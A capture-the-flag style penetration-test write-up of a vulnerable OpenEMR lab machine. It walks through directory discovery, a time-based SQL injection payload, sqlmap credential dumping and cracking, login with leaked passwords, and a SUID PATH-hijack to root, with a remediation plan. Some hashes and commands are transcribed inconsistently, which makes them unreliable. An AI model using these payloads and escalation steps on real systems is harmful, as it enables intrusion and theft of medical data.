To test that idea, I made a small list myself with common healthcare and EMR terms, then reran gobuster using it instead of a generic directory list:

```
cat > app_names.txt << 'EOF'
```

```
openemr open-emr emr medical health healthcare patient patients
```

```
portal clinic clinics hospital practice appointments billing
```


```
records ehr phr pms hms his
```

```
EOF
```

```
gobuster dir -u http://$TARGET -w app_names.txt -t 20 -o scans/alt_custom_wordlist.txt
```

This custom, application-aware wordlist succeeded where the standard lists failed:

```
openemr (Status: 301) [--> http://192.168.163.134/openemr/]
```



```
habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2
File Actions Edit View Help
healthcare
patient
patients
portal
clinic
clinics
hospital
practice
appointments
billing
records
ehr
phr
pms
hms
his
EOF

gobuster dir -u http://$TARGET \
-w app_names.txt \
-t 20 -o scans/alt_custom_wordlist.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.163.134
[+] Method: GET
[+] Threads: 20
[+] Wordlist: app_names.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

openemr (Status: 301) [Size: 347] [--> http://192.168.163.134/openemr/]
Progress: 21 / 21 (100.00%)

Finished

(habeebah@kali)~-[~/CIP-A105_c11.ehit2617337_CTF2]
```

The main method in this assessment is that the hidden app was found by reasoning about what the target was likely for. I also used a focused word list. This was not from blind brute-force runs with a generic list. It also was not from copying someone else's writeup.

What failed during enumeration

- The 8 robots.txt paths all failed. Each one gave "page not found" (404). These look like default decoy lines.
- Anonymous FTP login did not work. It was denied with "530 Login incorrect".
- The gitweb area at /gitweb/ was reachable. But every try, even ones that used path traversal, got blocked with a 403.
- phpMyAdmin at /phpMyAdmin/ was also blocked. Every test I tried, plus each encoding variation, returned 403.
- A directory listing under /cgi-bin/ was blocked with 403. Still, the file /cgi-bin/test.cgi was reachable. It revealed some server environment details.
- Shellshock was a special case. nikto noted the Apache version as possibly vulnerable. But I could not make it run a command on this host. It remained a possible or reflected issue, not a working exploit.

Confirmed Findings and Risk Ratings

The table below lists every weakness I confirmed on the target, with a risk rating.

Finding / Vulnerability	Risk
The login page validateUser.php has an unauthenticated SQL injection vulnerability. It is associated with CVE-2012-2115.	Critical
Staff and patient-portal passwords are stored in plain text in OpenEMR files, including Passwords.txt and OpenEMR_Passwords.pdf.	Critical
The SUID root program /usr/bin/healthcheck executes ifconfig and fdisk without using full paths, allowing potential PATH hijacking.	Critical
The root account uses the same value for both username and password: root:root.	High
A local user account is configured as medical:medical, meaning the username and password are identical.	High
The OpenEMR browser GUI uses the default administrator credentials admin:admin.	High
OpenEMR 4.1.0 is being used despite being end-of-life (EOL) and unsupported.	High

Apache 2.2.17 is in use. This version is end-of-life (EOL) and no longer supported.	Medium
PHP 5.3.3 is in use. This version is end-of-life (EOL) and unsupported.	Medium
ProFTPD 1.3.3d is in use. This version is end-of-life (EOL) and no longer supported.	Medium

INITIAL-ACCESS NARRATIVE

Confirming the SQL injection

Once I found /openemr/, I checked its login page and a specific file called validateUser.php, which is used to check if a username exists:

```
curl -sI http://$TARGET/openemr/ # 200, PHP 5.3.3
curl -sI http://$TARGET/openemr/interface/login/validateUser.php # 200
curl -s "http://$TARGET/openemr/interface/login/validateUser.php?u=admin" # returned '1'
-> user exists
```

```

(habeebah@kali)~/CIP-A105_c11.ehit2617337_CTF2
$ curl -sI http://$TARGET/openemr/ | tee scans/79_openemr_status.txt
HTTP/1.1 200 OK
Date: Fri, 18 Sep 2026 13:37:34 GMT
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
X-Powered-By: PHP/5.3.3
Content-Type: text/html

(habeebah@kali)~/CIP-A105_c11.ehit2617337_CTF2
$ curl -sL http://$TARGET/openemr/ -o scans/80_openemr_login.html

(habeebah@kali)~/CIP-A105_c11.ehit2617337_CTF2
$ wc -c scans/80_openemr_login.html
131 scans/80_openemr_login.html

(habeebah@kali)~/CIP-A105_c11.ehit2617337_CTF2
$ head -40 scans/80_openemr_login.html
<html>
<body ONLOAD="javascript:top.location.href='interface/login/login_frame.php?site=default';">
Redirecting ...
</body>
</html>

(habeebah@kali)~/CIP-A105_c11.ehit2617337_CTF2
$ curl -sI "http://$TARGET/openemr/interface/login/validateUser.php" | tee scans/81_validateuser.txt
HTTP/1.1 200 OK
Date: Fri, 18 Sep 2026 13:38:18 GMT
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
X-Powered-By: PHP/5.3.3
Set-Cookie: OpenEMR=61357e1f6e811a442fbd680b1f27eff; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=utf-8

(habeebah@kali)~/CIP-A105_c11.ehit2617337_CTF2
$ curl -s "http://$TARGET/openemr/interface/login/validateUser.php?u=admin" | tee scans/82_validateuser_probe.txt
1

```

To check for a SQL injection issue, I ran a test that should delay the database for 5 seconds only if the flaw was there. I also measured how long the call took.

time curl -s

"http://\$TARGET/openemr/interface/login/validateUser.php?u=1'%2b(SELECT%201%20FROM M%20(SELECT%20SLEEP(5))A)%2b"

real 5.12s

The response came back a little after 5 seconds. That outcome points to a real SQL injection weakness. This is the time based blind style of injection. It lines up with a known public bug, CVE-2012-2115.

```
(habeebah@kali) [~/CIP-A105_c11.ehit2617337_CTF2]
$ echo "${date -u '+%Y-%m-%d %H:%M:%S UTC'}" | PHASE 3 BREAKTHROUGH: OpenEMR 4.1.0 confirmed at /openemr/. validateUser.php returns 1 for admin - SQLi surface active. CVE-2012-2115. >> logs/activity_log.txt

(habeebah@kali) [~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s http://$TARGET/openemr/interface/login/login_frame.php | grep -iE 'version|openemr' | head -10 | tee scans/83_openemr_version.txt
<link rel="stylesheet" href="/openemr/interface/themes/style_oemr.css" type="text/css">
<frame class="logobar" src="/openemr/interface/login/filler.php" name="Filler Top" scrolling="no" noresize frameborder="NO">
<frame class="titlebar" src="/openemr/interface/login/login_title.php" name="Title" scrolling="no" noresize frameborder="NO">
<frame src="/openemr/interface/login/login.php" name="Login" scrolling="auto" frameborder="NO">
<frame src="/openemr/interface/login/filler.php" name="Filler Bottom" scrolling="no" noresize frameborder="NO">

(habeebah@kali) [~/CIP-A105_c11.ehit2617337_CTF2]
$ time curl -s "http://$TARGET/openemr/interface/login/validateUser.php?u=1'%2b(SELECT%201%20FROM%20(SELECT%20SLEEP(5))A)%2b" | tee scans/84_sql_sleep_test.txt

real    5.12s
user    0.02s
sys     0.01s
cpu     0%

real    5.12s
user    0.00s
sys     0.00s
cpu     0%
```

Getting user data from the database

After the test showed the injection worked, I used a tool named sqlmap. The goal was to retrieve data from the database without manually crafting each input.

sqlmap -u "http://\$TARGET/openemr/interface/login/validateUser.php?u=" \
--dbs --batch --level=3 --risk=2 \
-D openemr -T users -C username,password --dump

```
[3] file with list of dictionary files
> 1
[23:01:26] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[23:01:26] [INFO] starting dictionary-based cracking (shar_generic_passwd)
[23:01:26] [INFO] starting 4 processes
[23:01:39] [INFO] cracked password 'ackbar' for user 'admin'
[23:01:52] [INFO] cracked password 'medical' for user 'medical'
[23:02:12] [INFO] cracked password 'medical' for user 'medical'
Database: openemr
Table: users
[2 entries]
+-----+-----+
| username | password |
+-----+-----+
| admin    | 3863efef9ee2bfb51ecdca359c6302bed1389e8 (ackbar) |
| medical  | ab24aed5a7c4ad45615cd7e0da816eea39e4895d (medical) |
+-----+-----+

[23:02:12] [INFO] table 'openemr.users' dumped to CSV file '/home/habeebah/.local/share/sqlmap/output/192.168.163.134/dump/openemr/users.csv'
[23:02:12] [INFO] fetched data logged to text files under '/home/habeebah/.local/share/sqlmap/output/192.168.163.134'
[23:02:12] [WARNING] your sqlmap version is outdated
```


sqlmap confirmed the injection through three different methods (boolean-based, error-based, and time-based), and then automatically cracked the two password hashes it found using its built-in dictionary:

Username	Password Hash (SHA-1)	Cracked Password
admin	3863efef9ee2bfbcb51ecdca359c6302bed1389e8	ackbar
medical	ab24aed5a7c4ad45615cd7eoda816eea39e4895d	medical

I tried to use the SQL injection to drop a file on the server with an “INTO OUTFILE” style move. sqlmap would not run it because that injection spot does not allow the needed query shape, since it requires “stacked queries”. So that route failed.


Logging into OpenEMR

After getting the details, I logged in via the emr GUI on my Kali. The admin credentials didn’t work but the medical/medical did and so I logged in with that. I tried login in to the openemr via firefox too, the admin credentials didn’t work but the medical/medical did.



Finding leaked passwords inside patient documents

In the logged in OpenEMR session, I opened the Documents area. While I was there, I noticed two files that looked like they were left by the person who set up the training setup. The files were Passwords.txt and OpenEMR_Passwords.pdf. They were saved as regular patient documents. Once I was logged in, I could read them without any extra steps.




Gaining a foothold on the operating system

I used the medical login and credentials from Passwords.txt on the target machine itself, on the user desktop. I did not use the website. It worked. I got a real terminal session on the Linux system.

uid=500(medical) gid=500(medical)

groups=500(medical),7(lp),19(floppy),22(cdrom),80(cdwriter),81(audio),82(video),83(dialout),100(users),490(polkituser),501(fuse)

Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 2011
i686 GNU/Linux

A terminal window titled 'medical@localhost: ~/Desktop'. The window shows the output of several commands: 'id' displays user and group IDs; 'whoami' confirms the user is 'medical'; 'hostname' shows 'localhost.localdomain'; and 'uname -a' displays the kernel version 'Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 2011 i686 i686 i386 GNU/Linux'.

```
medical@localhost: ~/Desktop
[medical@localhost Desktop]$ id
uid=500(medical) gid=500(medical) groups=500(medical),7(lp),19(floppy),22(cdrom),80(cdwriter),81(audio),82(video),83(dialout),100(users),490(polkituser),501(fuse)
[medical@localhost Desktop]$ whoami
medical
[medical@localhost Desktop]$ hostname
localhost.localdomain
[medical@localhost Desktop]$ uname -a
Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 2011 i686 i686 i386 GNU/Linux
[medical@localhost Desktop]$
```

At this point, I also tested other options and they failed:

None of the Passwords.txt entries worked over FTP. Every attempt gave 530 Login incorrect. SSH did not work. Port 22 was closed.

I also tried a Metasploit approach for OpenEMR called openemr_upload_exec, but it did not fit. It assumes OpenEMR 4.1.1, while this host was on 4.1.0.

POST-EXPLOITATION AND PRIVILEGE-ESCALATION NARRATIVE

Looking at the medical account

After I logged in as the medical user, I checked what I could access. I focused on ways to try to gain higher privileges.

Id

which sudo # not found

sudo -l # bash: sudo: command not found

echo \$PATH # /bin:/usr/bin:/usr/ucb:/usr/games:/usr/lib/qt4/bin:/home/medical/bin

find / -perm -4000 -type f 2>/dev/null

Sudo was missing on this host. That killed the usual way people try to get higher privileges. Still, I kept looking.

I checked for files with the SUID bit set. These are programs that execute with the owner's rights, even when another user runs them. In this case, the owner is root.

I found this:

-rwsr-sr-x 1 root root 5813 Jul 29 2020 /usr/bin/healthcheck

Healthcheck program behavior

Next, I ran strings on the file to read what the program does. I wanted the readable parts, not guesswork.

strings /usr/bin/healthcheck

The output was basically:

```
clear ; echo 'System Health Check' ; echo " ; echo 'Scanning System' ; sleep 2 ; ifconfig ; fdisk -l ; du -h
```

So the program calls ifconfig and fdisk. It does not use the full paths like /sbin/ifconfig or /sbin/fdisk. Since healthcheck runs as root, it will rely on the PATH setting to find those tools.

That is the PATH hijack issue. If I can get the system to search my folder first, then my copied ifconfig or fdisk would be used. Then the program would run my code with root rights.

Use the PATH hijack to get root

I made my own fake ifconfig and fake fdisk. I put them in a temp folder I controlled. Each fake one just launches a root shell.

Then I set things up so the system would check my folder before the normal system paths.

```
Disk /dev/sda: 10.7 GB, 10737418240 bytes
255 heads, 63 sectors/track, 1305 cylinders, total 20971520 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1    *           63      18876374     9438156   83   Linux
/dev/sda2           18876375     20964824     1044225    5   Extended
/dev/sda5           18876438     20964824     1044193+   82   Linux swap / Solaris
20K
[medical@localhost Desktop]$
```

Running healthcheck then handed me a root shell, which I confirmed immediately:

System Health Check

Scanning System

[root@localhost Desktop]# id

uid=0(root) gid=0(root)

groups=0(root),7(lp),19(floppy),22(cdrom),80(cdwriter),81(audio),82(video),83(dialout),100(users),490(polkituser),500(medical),501(fuse)

```
System Health Check

Scanning System
[root@localhost Desktop]# id
uid=0(root) gid=0(root) groups=0(root),7(lp),19(floppy),22(cdrom),80(cdwr
100(users),490(polkituser),500(medical),501(fuse)
[root@localhost Desktop]# whoami
root
[root@localhost Desktop]# hostname
localhost.localdomain
[root@localhost Desktop]# pwd
/home/medical/Desktop
[root@localhost Desktop]# █
```

Looking at the program's actual source code afterwards (found at /root/healthcheck.c) confirmed exactly why this worked:

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("clear ; echo 'System Health Check' ; echo " ; echo 'Scanning System' ; sleep 2 ; ifconfig ;
fdisk -l ; du -h");
}
```

The setuid(0) and setgid(0) calls make the program run as root as soon as it starts, and the system() call then runs several commands without specifying their full paths, which is exactly the mistake that allowed the PATH hijack.

Mission Objectives and Proof of Completion

With root access confirmed, I collected proof of the compromise:

```
cat /root/root.txt
```

```
root hash: eaff25ea9ffc8b62e3dfefbf70e83a7b
```

```
cat /home/almirant/user.txt
```

```
d41d8cd98f00b204e9800998ecf8427e
```

```
[root@localhost Desktop]# cat /root/root.txt
```

```
[root@localhost Desktop]# cat /root/root.txt
```

Thanks for Playing!

Follow me at: <http://v1n1v131r4.com>

```
root hash: eaff25eaa9ffc8b62e3dfefb70e83a7b
```

```
[root@localhost Desktop]#
```

```

ls
halt
[root@localhost Desktop]# cat /home/almirant/user.txt
d41d8cd98f00b204e9800998ecf8427e
[root@localhost Desktop]# ls -la /home/almirant/
total 164
drwxr-xr-x 27 almirant almirant 4096 Jul 29 2020 ./
drwxr-xr-x  5 root      root    4096 Jul 29 2020 ../
drwx----- 3 almirant almirant 4096 Jul 29 2020 .adobe/
-rw----- 1 almirant almirant 197 Jul 29 2020 .bash_history
-rw-r--r-- 1 almirant almirant 193 Sep 24 2011 .bash_profile
-rw-rw-r-- 1 almirant almirant 145 Sep  6 2011 .bashrc
drwxr-xr-x  2 almirant almirant 4096 Jul 29 2020 .cache/
drwx----- 8 almirant almirant 4096 Jul 22 2011 .config/
drwx----- 3 almirant almirant 4096 Jul 29 2020 .dbus/
-rwxrwxr-x 1 almirant almirant  14 Jul 19 2011 .desktop*
drwxr--r-- 2 almirant almirant 4096 Jul 19 2011 Desktop/
-rw----- 1 almirant almirant  28 Jul 29 2020 .dmrc
drwx----- 2 almirant almirant 4096 Jan 19 2010 Documents/
drwx----- 2 almirant almirant 4096 Jul 19 2011 Downloads/
-rw----- 1 almirant almirant  16 Jul 29 2020 .esd_auth
drwx----- 4 almirant almirant 4096 Jul 29 2020 .gconf/
drwx----- 2 almirant almirant 4096 Jul 29 2020 .gconfd/
drwx----- 8 almirant almirant 4096 Jul 29 2020 .gnome2/
drwx----- 2 almirant almirant 4096 Jul 19 2011 .gnome2_private/
drwx----- 3 almirant almirant 4096 Jul 29 2020 .gnupg/
-rw-rw-r-- 1 almirant almirant 137 Jul 20 2011 .gtk-bookmarks
drwx----- 2 almirant almirant 4096 Jul 29 2020 .gvfs/
-rw----- 1 almirant almirant 7524 Jul 29 2020 .ICEauthority
drwxr-xr-x 3 almirant almirant 4096 Jul 19 2011 .local/
-rw-r--r-- 1 almirant almirant  0 Oct 22 2010 .mdk-menu-migrated
-rw-rw-r-- 1 almirant almirant  0 Jul 29 2020 .menu-updates.stamp

```

head -5 /etc/shadow

Finally, I reviewed root's own command history file, which had been left in place on the machine, and it revealed the trail the machine's original setup had followed (creating the

almirant user, then removing traces such as a fake fdisk binary) — useful additional context for understanding the target's design, though not something I relied on for access.

```
[root@localhost Desktop]# cat /root/.mysql_history
exit;
[root@localhost Desktop]# cat /root/.bash_history
cd
vim root.txt
md5sum root.txt
echo "eaff25eaa9ffc8b62e3dfefb70e83a7b" >> root.txt
cat root.txt
echo " " >> root.txt
cat root.txt
vim root.txt
cd /tmp/
ls
rm -rf fdisk
cd /home/
ls -l
cd almirant
touch user.txt
md5sum user.txt
echo "d41d8cd98f00b204e9800998ecf8427e" > user.txt
chmod 775 user.txt
cd
rm -rf .bash_history
exit
apt-get remove gdm
reboot
apt-get install gdm
halt
ifconfig
halt
rm shell.php
ls
```

Proof	Location	Value
Root flag	/root/root.txt	eaff25eaa9ffc8b62e3dfefb70e83a7b
User flag	/home/almirant/user.txt	d41d8cd98f00b204e9800998ecf8427e
Vulnerable source code	/root/healthcheck.c	system() call using unqualified ifconfig/fdisk
Root shell	id command output	uid=o(root) gid=o(root)

Remediation Roadmap

Early work (first days)

- Edit patch interface/login/validateUser.php. Do not build SQL by pasting user input into a query. Switch to prepared statements. This covers W1.
- Remove Passwords.txt and OpenEMR_Passwords.pdf from the Documents area right now. Then change every password stored in those files. This covers W2.

- Review /usr/bin/healthcheck. If it is made from C code, fix the source too. Use full paths such as /sbin/ifconfig and /sbin/fdisk. Do not use short command names. This covers W3.

Next tasks (next few weeks)

- Set a new root password. Make it long and random. It must not match the account name. This covers W4.
- Change the medical and admin passwords as well. None of them should equal their own usernames. Add a minimum password strength rule too. This covers W5 and W6.
- Upgrade OpenEMR to a supported release. After the upgrade, run tests again to see if other known issues show up. This covers W7.

Ongoing items

- Update Apache and PHP to versions that are still supported. This covers W8 and W9.
- Fix ProFTPD by upgrading it or swapping it out. If FTP is not needed, disable it. This covers W10.
- Keep a regular schedule for patching and vulnerability scans. This helps stop old software from staying in production.
- Recheck custom admin scripts and tools, including healthcheck, for the same PATH hijack issue. It can return in other scripts.
- Provide basic training for the people who maintain this setup. Teach safe coding and safe system settings. Put extra focus on not leaving credentials in plain text.

CONCLUSION AND LESSONS LEARNED

This exercise changed my access level from nobody on the outside to root on the target machine. I got there by stitching together several small problems. Each one alone was simple. Together, they were not. The path started with a web flaw. After that, I found a leaked password list. Then I used an admin script that was not written with care. If only one thing had been fixed, the rest could still carry the attack forward. That is why protection has to cover more than one layer.

One key lesson for me was about blind spots. The patient records system was not obvious. It did not show up from the homepage. I also did not find it with normal wordlist guesses. At first I kept trying generic brute forcing. That did not work. Once I stopped and thought about what a healthcare themed target would likely host, the hidden app showed up. It made the point clear: automation does not remove the need for judgment. Wordlists and assumptions shape what the tools can find. Context can matter as much as the scan itself.

A second lesson came from how easy privilege escalation can be. Even though sudo was not available, I still reached root. One badly written SUID program was enough. It was a small coding issue. In the script, commands were not called with full paths. That one detail was enough to break the security that was supposed to hold.

